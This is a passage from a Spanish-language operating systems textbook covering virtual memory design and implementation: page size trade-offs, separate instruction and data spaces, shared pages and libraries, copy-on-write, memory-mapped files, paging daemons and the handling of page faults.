juntos de trabajo combinados de todos los procesos exceden a la capacidad de la memoria, se puede esperar la sobrepaginación. Un síntoma de esta situación es que el algoritmo PFF indica que algunos procesos necesitan más memoria, pero ningún proceso necesita menos memoria. En este caso no hay forma de proporcionar más memoria a esos procesos que la necesitan sin lastimar a algún otro proceso. La única solución real es deshacerse temporalmente de algunos procesos.

Una buena forma de reducir el número de procesos que compiten por la memoria es intercambiar algunos de ellos enviándolos al disco y liberar todas las páginas que ellos mantienen. Por ejemplo, un proceso puede intercambiarse al disco y sus marcos de página dividirse entre otros procesos que están sobrepaginando. Si el sobrepaginado se detiene, el sistema puede operar de esta forma por un tiempo. Si no se detiene hay que intercambiar otro proceso y así en lo sucesivo hasta que se detenga el sobrepaginado. Por ende, incluso hasta con la paginación se sigue necesitando el intercambio, sólo que ahora se utiliza para reducir la demanda potencial de memoria, en vez de reclamar páginas.

El proceso de intercambiar procesos para liberar la carga en la memoria es semejante a la planificación de dos niveles, donde ciertos procesos se colocan en disco y se utiliza un planificador de corto plazo para planificar los procesos restantes. Sin duda se pueden combinar las dos ideas donde se intercambien, fuera de memoria, sólo los procesos suficientes para hacer que la proporción de fallo de páginas sea aceptable. Periódicamente, ciertos procesos se traen del disco y otros se intercambian hacia el mismo.

Sin embargo, otro factor a considerar es el grado de multiprogramación. Cuando el número de procesos en la memoria principal es demasiado bajo, la CPU puede estar inactiva durante largos periodos. Esta consideración sostiene que no sólo se debe tomar en cuenta el tamaño del proceso y la proporción de paginación al decidir qué proceso se debe intercambiar, sino también sus características, tal como si está ligado a la CPU o a la E/S, así como las características que tienen los procesos restantes.

3.5.3 Tamaño de página

El tamaño de página es un parámetro que a menudo el sistema operativo puede elegir. Incluso si el hardware se ha diseñado, por ejemplo, con páginas de 512 bytes, el sistema operativo puede considerar fácilmente los pares de páginas 0 y 1, 2 y 3, 4 y 5, y así en lo sucesivo, como páginas de 1 KB al asignar siempre dos marcos de página de 512 bytes consecutivos para ellas.

Para determinar el mejor tamaño de página se requiere balancear varios factores competitivos. Como resultado, no hay un tamaño óptimo en general. Para empezar, hay dos factores que están a favor de un tamaño de página pequeño. Un segmento de texto, datos o pila elegido al azar no llenará un número integral de páginas. En promedio, la mitad de la página final estará vacía. El espacio adicional en esa página se desperdicia. A este desperdicio se le conoce como **fragmentación interna**. Con n segmentos en memoria y un tamaño de página de p bytes, se desperdiciarán $np/2$ bytes en fragmentación interna. Este razonamiento está a favor de un tamaño de página pequeño.

Otro argumento para un tamaño de página pequeño se hace aparente si consideramos que un programa consiste de ocho fases secuenciales de 4 KB cada una. Con un tamaño de página de 32 KB, se deben asignar 32 KB al programa todo el tiempo. Con un tamaño de página de 16 KB,

sólo necesita 16 KB. Con un tamaño de página de 4 KB o menor, sólo requiere 4 KB en cualquier instante. En general, un tamaño de página grande hará que haya una parte más grande no utilizada del programa que un tamaño de página pequeño.

Por otro lado, tener páginas pequeñas implica que los programas necesitarán muchas páginas, lo que sugiere la necesidad de una tabla de páginas grande. Un programa de 32 KB necesita sólo cuatro páginas de 8 KB, pero 64 páginas de 512 bytes. Las transferencias hacia y desde el disco son por lo general de una página a la vez, y la mayor parte del tiempo se debe al retraso de búsqueda y al retraso rotacional, por lo que para transferir una página pequeña se requiere casi el mismo tiempo que para transferir una página grande. Se podran requerir 64 x 10 mseg para cargar 64 páginas de 512 bytes, pero sólo 4 x 12 mseg para cargar cuatro páginas de 8 KB.

En algunas máquinas, la tabla de páginas se debe cargar en registros de hardware cada vez que la CPU cambia de un proceso a otro. En estas máquinas, tener un tamaño pequeño de página significa que el tiempo requerido para cargar sus registros aumenta a medida que se hace más pequeña. Además, el espacio ocupado por la tabla de páginas aumenta a medida que se reduce el tamaño de las páginas.

Este último punto se puede analizar matemáticamente. Digamos que el tamaño promedio de un proceso es de s bytes y que el tamaño de página es de p bytes. Además supone que cada entrada de página requiere e bytes. El número aproximado de páginas necesarias por proceso es entonces s/p, ocupando se/p bytes de espacio en la tabla de páginas. La memoria desperdiciada en la última página del proceso debido a la fragmentación interna es $p/2$. Así, la sobrecarga total debido a la tabla de páginas y a la pérdida por fragmentación interna se obtiene mediante la suma de estos dos términos:

$$\text{sobrecarga} = se/p + p/2$$

El primer término (tamaño de la tabla de páginas) es grande cuando el tamaño de página es pequeño. El segundo término (fragmentación interna) es grande cuando el tamaño de página es grande. El valor óptimo debe estar entre estos dos. Al sacar la primera derivada con respecto a p e igualarla a cero, obtenemos la ecuación

$$-se/p^2 + 1/2 = 0$$

De esta ecuación podemos derivar una fórmula que proporcione el tamaño de página óptimo (considerando sólo la memoria gastada en la fragmentación y el tamaño de la tabla de páginas). El resultado es:

$$p = \sqrt{2se}$$

Para $s = 1$ MB y $e = 8$ bytes por cada entrada en la tabla de páginas, el tamaño de página óptimo es de 4 KB. Las computadoras disponibles en forma comercial han utilizado tamaños de página que varían desde 512 bytes hasta 64 KB. Un valor común solía ser 1 KB, pero hoy en día es más común tener 4 KB u 8 KB. A medida que las memorias aumentan su tamaño, el tamaño de página tiende a crecer también (pero no en forma lineal). Cuadruplicar el tamaño de la RAM rara vez duplica siquiera el tamaño de página.

3.5.4 Espacios separados de instrucciones y de datos

La mayor parte de las computadoras tienen un solo espacio de direcciones que contiene tanto programas como datos, como se muestra en la figura 3-25(a). Si este espacio de direcciones es lo bastante grande, todo funciona bien. No obstante, a menudo es demasiado pequeño, lo cual obliga a los programadores a pararse de cabeza tratando de ajustar todo en el espacio de direcciones.




Figura 3-25. (a) Un espacio de direcciones. (b) Espacios I y D separados.

Una solución utilizada por primera vez en la PDP-11 (de 16 bits) es tener espacios de direcciones separados para las instrucciones (texto del programa) y los datos, llamados **espacio I** y **espacio D**, respectivamente, como se muestra en la figura 3-25(b). Cada espacio de direcciones empieza desde 0 hasta cierto valor máximo, por lo general de $2^{16} - 1$ o de $2^{32} - 1$. El enlazador debe saber cuándo se utilizan espacios I y D separados, ya que cuando esto ocurre los datos se reubican a la dirección virtual 0, en vez de empezar después del programa.

En una computadora con este diseño, ambos espacios de direcciones se pueden paginar de manera independiente. Cada uno tiene su propia tabla de páginas, con su propia asignación de páginas virtuales a marcos de páginas físicas. Cuando el hardware desea obtener una instrucción, sabe que debe utilizar el espacio I y la tabla de páginas de este espacio. De manera similar, las referencias a los datos deben pasar a través de la tabla de páginas del espacio D. Aparte de esta distinción, tener espacios I y D separados no introduce ninguna complicación especial y sí duplica el espacio de direcciones disponible.

3.5.5 Páginas compartidas

Otra cuestión de diseño es la compartición. En un sistema de multiprogramación grande, es común que varios usuarios ejecuten el mismo programa a la vez. Evidentemente es más eficiente compartir las páginas para evitar tener dos copias de la misma página en memoria al mismo tiempo. Un problema es que no todas las páginas se pueden compartir. En especial, sólo pueden compartirse las páginas que son de sólo lectura como el texto del programa, pero las páginas de datos no.

Si se admiten espacios I y D separados, es relativamente simple compartir los programas al hacer que dos o más procesos utilicen la misma tabla de páginas para su espacio I pero distintas

tablas de páginas para sus espacios D. Por lo general en una implementación que soporta la compartición de esta forma, las tablas de páginas son estructuras de datos independientes de la tabla de procesos. Entonces, cada proceso tiene dos apuntadores en su tabla de procesos: uno para la tabla de páginas del espacio I y otro para la tabla de páginas del espacio D, como se muestra en la figura 3-26. Cuando el planificador selecciona un proceso para ejecutarlo, utiliza estos apuntadores para localizar las tablas de páginas apropiadas y establece la MMU para que los utilice. Aun sin espacios I y D separados, los procesos pueden compartir programas (o algunas veces bibliotecas) pero el mecanismo es más complicado.




Figura 3-26. Dos procesos comparten el mismo programa compartiendo su tabla de páginas.

Cuando dos o más procesos comparten cierto código, ocurre un problema con las páginas compartidas. Suponga que los procesos *A* y *B* están ejecutando el editor y comparten sus páginas. Si el planificador decide eliminar *A* de la memoria, desalojando todas sus páginas y llenando los marcos de página vacíos con otro programa, causará que *B* genere un gran número de fallos de página para traerlas de vuelta.

De manera similar, cuando *A* termina, es esencial poder descubrir que las páginas aún están en uso, de manera que su espacio en el disco no se libere por accidente. Buscar en todas las tablas de páginas para ver si una página es compartida, frecuentemente es muy caro, por lo que se necesitan estructuras de datos especiales para llevar la cuenta de las páginas compartidas, en especial si la unidad de compartición es la página individual (o serie de páginas) en vez de toda una tabla de páginas completa.

Compartir datos es más complicado que compartir código, pero no imposible. En especial, en UNIX después de una llamada al sistema `fork`, el padre y el hijo tienen que compartir tanto el tex-

to del programa como el texto de los datos. En un sistema paginado, lo que se hace a menudo es dar a cada uno de estos procesos su propia tabla de páginas y hacer que ambos apunten al mismo conjunto de páginas. Así, no se realiza una copia de páginas al momento de la operación `fork`. Sin embargo, todas las páginas de datos son asociadas en ambos procesos de SÓLO LECTURA (READ ONLY).

Mientras que ambos procesos sólo lean sus datos, sin modificarlos, esta situación puede continuar. Tan pronto como cualquiera de los procesos actualiza una palabra de memoria, la violación de la protección de sólo lectura produce un trap al sistema operativo. Después se hace una copia de la página ofensora, para que cada proceso tenga ahora su propia copia privada. Ambas copias se establecen ahora como LECTURA-ESCRITURA (READ-WRITE), para que las siguientes operaciones de escritura en cualquiera de las copias continúen sin lanzar un trap. Esta estrategia significa que aquellas páginas que nunca se modifican (incluyendo todas las del programa) no se necesitan copiar. Este método, conocido como **copiar en escritura**, mejora el rendimiento al reducir el copiado.

3.5.6 Bibliotecas compartidas

La compartición se puede realizar en otros elementos además de las páginas individuales. Si un programa se inicia dos veces, la mayor parte de los sistemas operativos compartirán de manera automática todas las páginas de texto, quedando sólo una copia en la memoria. Las páginas de texto siempre son de sólo lectura, por lo que aquí no hay problema. Dependiendo del sistema operativo, cada proceso puede obtener su propia copia privada de las páginas de datos o se pueden compartir y marcar como de sólo lectura. Si cualquier proceso modifica una página de datos, se realizará una copia privada para éste, esto es, se aplicará la copia en escritura.

En los sistemas modernos hay muchas bibliotecas extensas utilizadas por muchos procesos, por ejemplo, la biblioteca que maneja el diálogo para explorar por archivos que se desean abrir y varias bibliotecas de gráficos. Si se enlazaran en forma estática estas bibliotecas con cada programa ejecutable en el disco se agrandarían aún más.

En vez de ello, una técnica común es utilizar **bibliotecas compartidas** (que se conocen como **DLL**s o **Bibliotecas de enlaces dinámicos** en Windows). Para aclarar la idea de una biblioteca compartida, primero considere el enlazamiento tradicional. Cuando un programa se enlaza, se nombra uno o más archivos de código objeto y posiblemente algunas bibliotecas en el comando para el enlazador, como el siguiente comando de UNIX:

```
ld *.o –lc –lm
```

el cual enlaza todos los *.o* (objeto) en el directorio actual y después explora dos bibliotecas, */usr/lib/libc.a* y */usr/lib/libm.a*. Las funciones a las que se llame en los archivos objeto pero que no estén ahí (por ejemplo, *printf*) se conocen como **externas indefinidas** y se buscan en las bibliotecas. Si se encuentran, se incluyen en el binario ejecutable. Cualquier función a la que llamen pero que no esté aún presente también se convierte en externa indefinida. Por ejemplo, *printf* necesita a *write*, por lo que si *write* no está ya incluida, el enlazador la buscará y la incluirá cuando la encuentre.

Cuando el enlazador termina, se escribe un archivo binario ejecutable en el disco que contiene todas las funciones necesarias. Las funciones presentes en la biblioteca, pero que no se llamaron, no se incluyen. Cuando el programa se carga en memoria y se ejecuta, todas las funciones que necesita están ahí.

Ahora suponga que los programas comunes usan de 20 a 50 MB de funciones de gráficos y de interfaz de usuario. Si se enlazaran de manera estática cientos de programas con todas estas bibliotecas se desperdiciaría una tremenda cantidad de espacio en el disco, además de desperdiciar espacio en la RAM a la hora de cargarlas, ya que el sistema no tendría forma de saber si puede compartirlas. Aquí es donde entran las bibliotecas compartidas. Cuando un programa se vincula con bibliotecas compartidas (que son ligeramente diferentes a las estáticas), en vez de incluir la función a la que se llamó, el vinculador incluye una pequeña rutina auxiliar que se enlaza a la función llamada en tiempo de ejecución. Dependiendo del sistema y los detalles de configuración, las bibliotecas compartidas se cargan cuando se carga el programa o cuando las funciones en ellas se llaman por primera vez. Desde luego que si otro programa ya ha cargado la biblioteca compartida, no hay necesidad de volver a cargarla; éste es el objetivo. Observe que cuando se carga o utiliza una biblioteca compartida, no se lee toda la biblioteca en memoria de un solo golpe. Se pagina una página a la vez según sea necesario, de manera que las funciones que no sean llamadas no se carguen en la RAM.

Además de reducir el tamaño de los archivos ejecutables y ahorrar espacio en memoria, las bibliotecas compartidas tienen otra ventaja: si una función en una biblioteca compartida se actualiza para eliminar un error, no es necesario recompilar los programas que la llaman, pues los antiguos binarios siguen funcionando. Esta característica es en especial importante para el software comercial, donde el código fuente no se distribuye al cliente. Por ejemplo, si Microsoft descubre y corrige un error de seguridad en alguna DLL estándar, *Windows Update* descargará la nueva DLL y sustituirá la anterior, y todos los programas que utilicen la DLL podrán usar de manera automática la nueva versión la próxima vez que se inicien.

Sin embargo, las bibliotecas compartidas tienen un pequeño problema que hay que resolver. El problema se ilustra en la figura 3-27. Aquí vemos dos procesos compartiendo una biblioteca de 20 KB en tamaño (suponiendo que cada cuadro sea de 4 KB). No obstante, la biblioteca está ubicada en una dirección distinta en cada proceso, tal vez debido a que los programas en sí no son del mismo tamaño. En el proceso 1, la biblioteca empieza en la dirección 36K; en el proceso 2 empieza en la 12K. Suponga que lo primero que hace la primera función en la biblioteca es saltar a la dirección 16 en la biblioteca. Si la biblioteca no fuera compartida, podría reubicarse al instante al momento de cargarla, de manera que el salto (en el proceso 1) pudiera ser a la dirección virtual 36K + 16. Observe que la dirección física en la RAM en donde se encuentra la biblioteca no importa, ya que todas las páginas son asociadas de direcciones virtuales a direcciones físicas por el hardware de la MMU.

Pero como la biblioteca es compartida, la reubicación instantánea no funcionará. Después de todo, cuando el proceso 2 llama a la primera función (en la dirección 12K), la instrucción de salto tiene que ir a 12K + 16, no a 36K + 16. Éste es el pequeño problema. Una manera de resolverlo es utilizar la copia en escritura y crear páginas para cada proceso que comparta la biblioteca, reubicándolas instantáneamente a medida que se crean, pero es evidente que este esquema no sigue el propósito de compartir la biblioteca.




Figura 3-27. Una biblioteca compartida utilizada por dos procesos.

Una mejor solución es compilar las bibliotecas compartidas con una bandera de compilador especial, para indicar al compilador que no debe producir instrucciones que utilicen direcciones absolutas. En vez de ello, sólo se utilizan instrucciones con direcciones relativas. Por ejemplo, hay casi siempre una instrucción para saltar hacia adelante (o hacia atrás) por *n* bytes (en contraste a una instrucción que proporciona una dirección específica a la que se debe saltar). Esta instrucción funciona correctamente sin importar en dónde se coloque la biblioteca compartida en el espacio de direcciones virtuales. Al evitar direcciones absolutas, el problema se puede resolver. El código que utiliza sólo desplazamientos relativos se conoce como **código independiente de la posición**.

3.5.7 Archivos asociados

Las bibliotecas compartidas son realmente un caso de una herramienta más general, conocida como **archivos asociados a memoria**. La idea aquí es que un proceso puede emitir una llamada al sistema para asociar un archivo a una porción de su espacio de direcciones virtuales. En la mayor parte de las implementaciones no se traen páginas al momento de la asociación, sino que a medida que se usan las páginas, se paginan bajo demanda una a la vez, usando el archivo de disco como el almacén de respaldo. Cuando el proceso termina o desasocia en forma explícita el archivo, todas las páginas modificadas se escriben de vuelta en el archivo.

Los archivos asociados proporcionan un modelo alternativo para la E/S. En vez de realizar lecturas y escrituras, el archivo se puede accesar como un gran arreglo de caracteres en la memoria. En algunas situaciones, los programadores encuentran que este modelo es más conveniente.

Si dos o más procesos se asocian al mismo archivo y al mismo tiempo, se pueden comunicar a través de la memoria compartida. Las escrituras realizadas por un proceso en la memoria compartida son inmediatamente visibles cuando el otro lee de la parte de su espacio de direcciones virtuales asociado al archivo. Por lo tanto, este mecanismo proporciona un canal con un gran ancho de banda entre los procesos, y a menudo se utiliza como tal (incluso al grado de asociar un archivo temporal). Ahora debe estar claro que si hay disponibles archivos asociados a memoria, las bibliotecas compartidas pueden usar este mecanismo.

3.5.8 Política de limpieza

La paginación funciona mejor cuando hay muchos marcos de página libres que se pueden reclamar al momento en que ocurran fallos de página. Si cada marco de página está lleno y además modificado, antes de que se pueda traer una nueva página se debe escribir una página anterior en el disco. Para asegurar una provisión abundante de marcos de página libres, muchos sistemas de paginación tienen un proceso en segundo plano conocido como **demonio de paginación**, que está inactivo la mayor parte del tiempo pero se despierta en forma periódica para inspeccionar el estado de la memoria. Si hay muy pocos marcos de página libres, el demonio de paginación empieza a seleccionar páginas para desalojarlas mediante cierto algoritmo de reemplazo de páginas. Si estas páginas han sido modificadas después de haberse cargado, se escriben en el disco.

En cualquier caso se recuerda el contenido anterior de la página. En caso de que una de las páginas desalojadas se necesite otra vez antes de que se sobrescriba su marco, puede reclamarse si se elimina de la reserva de marcos de página libres. Al mantener una provisión de marcos de página a la mano se obtiene un mejor rendimiento que al utilizar toda la memoria y después tratar de encontrar un marco al momento de necesitarlo. Cuando menos el demonio de paginación asegura que todos los marcos libres estén limpios, por lo que no se necesitan escribir en el disco en un apuro a la hora de ser requeridos.

Una manera de implementar esta política de limpieza es mediante un reloj con dos manecillas. La manecilla principal es controlada por el demonio de paginación. Cuando apunta a una página sucia, esa página se escribe de vuelta al disco y la manecilla principal se avanza. Cuando apunta a una página limpia, sólo se avanza. La manecilla secundaria se utiliza para reemplazar páginas, como en el algoritmo de reloj estándar. Sólo que ahora, la probabilidad de que la manecilla secundaria llegue a una página limpia se incrementa debido al trabajo del demonio de paginación.

3.5.9 Interfaz de memoria virtual

Hasta ahora, en todo nuestro análisis hemos supuesto que la memoria virtual es transparente para los procesos y los programadores; es decir, todo lo que ven es un gran espacio de direcciones virtuales en una computadora con una memoria física (más) pequeña. Con muchos sistemas esto es cierto pero, en algunos sistemas avanzados, los programadores tienen cierto control sobre el mapa de memoria y pueden utilizarlo de maneras no tradicionales para mejorar el comportamiento de un programa. En esta sección analizaremos unas cuantas de estas formas.

Una razón por la que se otorga a los programadores el control sobre su mapa de memoria es para permitir que dos o más procesos compartan la misma memoria. Si los programadores pueden nombrar regiones de su memoria, tal vez sea posible para un proceso dar a otro proceso el nombre de una región de memoria, de manera que el proceso también pueda asociarla. Con dos (o más) procesos compartiendo las mismas páginas, la compartición con mucho ancho de banda se hace posible: un proceso escribe en la memoria compartida y otro proceso lee de ella.

La compartición de páginas también se puede utilizar para implementar un sistema de transmisión de mensajes de alto rendimiento. Por lo general, cuando se pasan mensajes los datos se copian de un espacio de direcciones a otro, a un costo considerable. Si los procesos pueden controlar su mapa de páginas, se puede pasar un mensaje al hacer que el proceso emisor desasocie la(s) pági-

na(s) que contiene(n) el mensaje, y el proceso receptor la(s) asocia. Aquí sólo se tienen que copiar los nombres de las páginas, en vez de todos los datos.

Otra técnica más de administración avanzada de memoria es la **memoria compartida distribuida** (Feeley y colaboradores, 1995; Li, 1986; Li y Hudak, 1989; y Zekauskas y colaboradores, 1994). La idea aquí es permitir que varios procesos compartan a través de la red un conjunto de páginas, posiblemente (pero no es necesario) como un solo espacio de direcciones lineal compartido. Cuando un proceso hace referencia a una página que no está asociada, obtiene un fallo de página. El manejador de fallos de página, que puede estar en espacio de kernel o de usuario, localiza entonces la máquina que contiene la página y le envía un mensaje pidiéndole que la desasocie y la envíe a través de la red. Cuando llega la página, se asocia y la instrucción que falló se reinicia. En el capítulo 8 examinaremos la memoria compartida distribuida con más detalle.

3.6 CUESTIONES DE IMPLEMENTACIÓN

Los implementadores de los sistemas de memoria virtual tienen que elegir entre los principales algoritmos teóricos: entre el algoritmo de segunda oportunidad y el de envejecimiento, entre la asignación de páginas local o global, y entre la paginación bajo demanda o la prepaginación. Pero también tienen que estar al tanto de varias cuestiones prácticas de implementación. En esta sección daremos un vistazo a unos cuantos de los problemas comunes y ciertas soluciones.

3.6.1 Participación del sistema operativo en la paginación

Hay cuatro ocasiones en las que el sistema operativo tiene que realizar trabajo relacionado con la paginación: al crear un proceso, al ejecutar un proceso, al ocurrir un fallo de página y al terminar un proceso. Ahora examinaremos brevemente cada una de estas ocasiones para ver qué se tiene que hacer.

Cuando se crea un proceso en un sistema de paginación, el sistema operativo tiene que determinar qué tan grandes serán el programa y los datos (al principio), y crear una tabla de páginas para ellos. Se debe asignar espacio en memoria para la tabla de páginas y se tiene que inicializar. La tabla de páginas no necesita estar residente cuando el proceso se intercambia hacia fuera, pero tiene que estar en memoria cuando el proceso se está ejecutando. Además, se debe asignar espacio en el área de intercambio en el disco, para que cuando se intercambie una página, tenga un lugar a donde ir. El área de intercambio también se tiene que inicializar con el texto del programa y los datos, para que cuando el nuevo proceso empiece a recibir fallos de página, las páginas se puedan traer. Algunos sistemas paginan el texto del programa directamente del archivo ejecutable, con lo cual se ahorra espacio en disco y tiempo de inicialización. Por último, la información acerca de la tabla de páginas y el área de intercambio en el disco se debe registrar en la tabla de procesos.

Cuando un proceso se planifica para ejecución, la MMU se tiene que restablecer para el nuevo proceso y el TLB se vacía para deshacerse de los restos del proceso que se estaba ejecutando antes. La tabla de páginas del nuevo proceso se tiene que actualizar, por lo general copiándola o mediante un apuntador a éste hacia cierto(s) registro(s) de hardware. De manera opcional, algunas o

todas las páginas del proceso se pueden traer a memoria para reducir el número de fallos de página al principio (por ejemplo, es evidente que será necesaria la página a la que apunta la PC).

Cuando ocurre un fallo de página, el sistema operativo tiene que leer los registros de hardware para determinar cuál dirección virtual produjo el fallo. Con base en esta información debe calcular qué página se necesita y localizarla en el disco. Después debe buscar un marco de página disponible para colocar la nueva página, desalojando alguna página anterior si es necesario. Luego debe leer la página necesaria y colocarla en el marco de páginas. Por último, debe respaldar el contador de programa para hacer que apunte a la instrucción que falló y dejar que la instrucción se ejecute de nuevo.

Cuando un proceso termina, el sistema operativo debe liberar su tabla de páginas, sus páginas y el espacio en disco que ocupan las páginas cuando están en disco. Si alguna de las páginas están compartidas con otros procesos, las páginas en memoria y en disco sólo pueden liberarse cuando el último proceso que las utilice haya terminado.

3.6.2 Manejo de fallos de página

Finalmente, estamos en una posición para describir con detalle lo que ocurre en un fallo de página. La secuencia de eventos es la siguiente:

1. El hardware hace un trap al kernel, guardando el contador de programa en la pila. En la mayor parte de las máquinas, se guarda cierta información acerca del estado de la instrucción actual en registros especiales de la CPU.

2. Se inicia una rutina en código ensamblador para guardar los registros generales y demás información volátil, para evitar que el sistema operativo la destruya. Esta rutina llama al sistema operativo como un procedimiento.

3. El sistema operativo descubre que ha ocurrido un fallo de página y trata de descubrir cuál página virtual se necesita. A menudo, uno de los registros de hardware contiene esta información. De no ser así, el sistema operativo debe obtener el contador de programa, obtener la instrucción y analizarla en software para averiguar lo que estaba haciendo cuando ocurrió el fallo.

4. Una vez que se conoce la dirección virtual que produjo el fallo, el sistema comprueba si esta dirección es válida y si la protección es consistente con el acceso. De no ser así, el proceso recibe una señal o es eliminado. Si la dirección es válida y no ha ocurrido un fallo de página, el sistema comprueba si hay un marco de página disponible. Si no hay marcos disponibles, se ejecuta el algoritmo de reemplazo de páginas para seleccionar una víctima.

5. Si el marco de página seleccionado está sucio, la página se planifica para transferirla al disco y se realiza una conmutación de contexto, suspendiendo el proceso fallido y dejando que se ejecute otro hasta que se haya completado la transferencia al disco. En cualquier caso, el marco se marca como ocupado para evitar que se utilice para otro propósito.

6. Tan pronto como el marco de página esté limpio (ya sea de inmediato, o después de escribirlo en el disco), el sistema operativo busca la dirección de disco en donde se encuentra la página necesaria, y planifica una operación de disco para llevarla a memoria. Mientras se está cargando la página, el proceso fallido sigue suspendido y se ejecuta otro proceso de usuario, si hay uno disponible.

7. Cuando la interrupción de disco indica que la página ha llegado, las tablas de páginas se actualizan para reflejar su posición y el marco se marca como en estado normal.

8. La instrucción fallida se respalda al estado en que tenía cuando empezó, y el contador de programa se restablece para apuntar a esa instrucción.

9. El proceso fallido se planifica y el sistema operativo regresa a la rutina (en lenguaje ensamblador) que lo llamó.

10. Esta rutina recarga los registros y demás información de estado, regresando al espacio de usuario para continuar la ejecución, como si no hubiera ocurrido el fallo.

3.6.3 Respaldo de instrucción

Cuando un programa hace referencia a una página que no está en memoria, la instrucción que produjo el fallo se detiene parcialmente y ocurre un trap al sistema operativo. Una vez que el sistema operativo obtiene la página necesaria, debe reiniciar la instrucción que produjo el trap. Es más fácil decir esto que hacerlo.

Para ver la naturaleza del problema en el peor de los casos, considere una CPU que tiene instrucciones con dos direcciones, como el procesador Motorola 680x0, utilizado ampliamente en sistemas integrados. Por ejemplo, la instrucción

```
MOV.L #6(A1),2(A0)
```

es de 6 bytes (vea la figura 3-28). Para poder reiniciar la instrucción, el sistema operativo debe determinar en dónde se encuentra el primer byte de la instrucción. El valor del contador de programa al momento en que ocurre el trap depende de cuál fue el operando que falló y cómo se ha implementado el microcódigo de la CPU.




Figura 3-28. Una instrucción que produce un fallo de página.

En la figura 3-28, tenemos una instrucción que empieza en la dirección 1000 y que hace tres referencias a memoria: la palabra de la instrucción en sí y dos desplazamientos para los operandos.

Dependiendo de cuál de estas tres referencias a memoria haya ocasionado el fallo de página, el contador de programa podría ser 1000, 1002 o 1004 al momento del fallo. Con frecuencia es imposible que el sistema operativo determine sin ambigüedad en dónde empezó la instrucción. Si el contador de programa es 1002 al momento del fallo, el sistema operativo no tiene manera de saber si la palabra en 1002 es una dirección de memoria asociada con una instrucción en 1000 (por ejemplo, la ubicación de un operando) o el código de operación de una instrucción.

Tan mal como podría estar este problema, podría ser aún peor. Algunos modos de direccionamiento del 680x0 utilizan el autoincremento, lo cual significa que un efecto secundario de ejecutar la instrucción es incrementar uno o más registros. Las instrucciones que utilizan el modo de autoincremento también pueden fallar. Dependiendo de los detalles del microcódigo, el incremento se puede realizar antes de la referencia a memoria, en cuyo caso el sistema operativo debe decrementar el registro en el software antes de reiniciar la instrucción. O el autoincremento se puede realizar después de la referencia a memoria, en cuyo caso no se habrá realizado al momento del trap y el sistema operativo no deberá deshacerlo. También existe el modo de autodecremento y produce un problema similar. Los detalles precisos de si se han o no realizado los autoincrementos o autodecrementos antes de las correspondientes referencias a memoria pueden diferir de una instrucción a otra, y de un modelo de CPU a otro.

Por fortuna, en algunas máquinas los diseñadores de la CPU proporcionan una solución, por lo general en la forma de un registro interno oculto, en el que se copia el contador de programa justo antes de ejecutar cada instrucción. Estas máquinas también pueden tener un segundo registro que indique cuáles registros se han ya autoincrementado o autodecrementado y por cuánto. Dada esta información, el sistema operativo puede deshacer sin ambigüedad todos los efectos de la instrucción fallida, de manera que se pueda reiniciar. Si esta información no está disponible, el sistema operativo tiene que hacer peripecias para averiguar qué ocurrió y cómo puede repararlo. Es como si los diseñadores del hardware no pudieran resolver el problema y pasaran esa responsabilidad a los escritores del sistema operativo.

3.6.4 Bloqueo de páginas en memoria

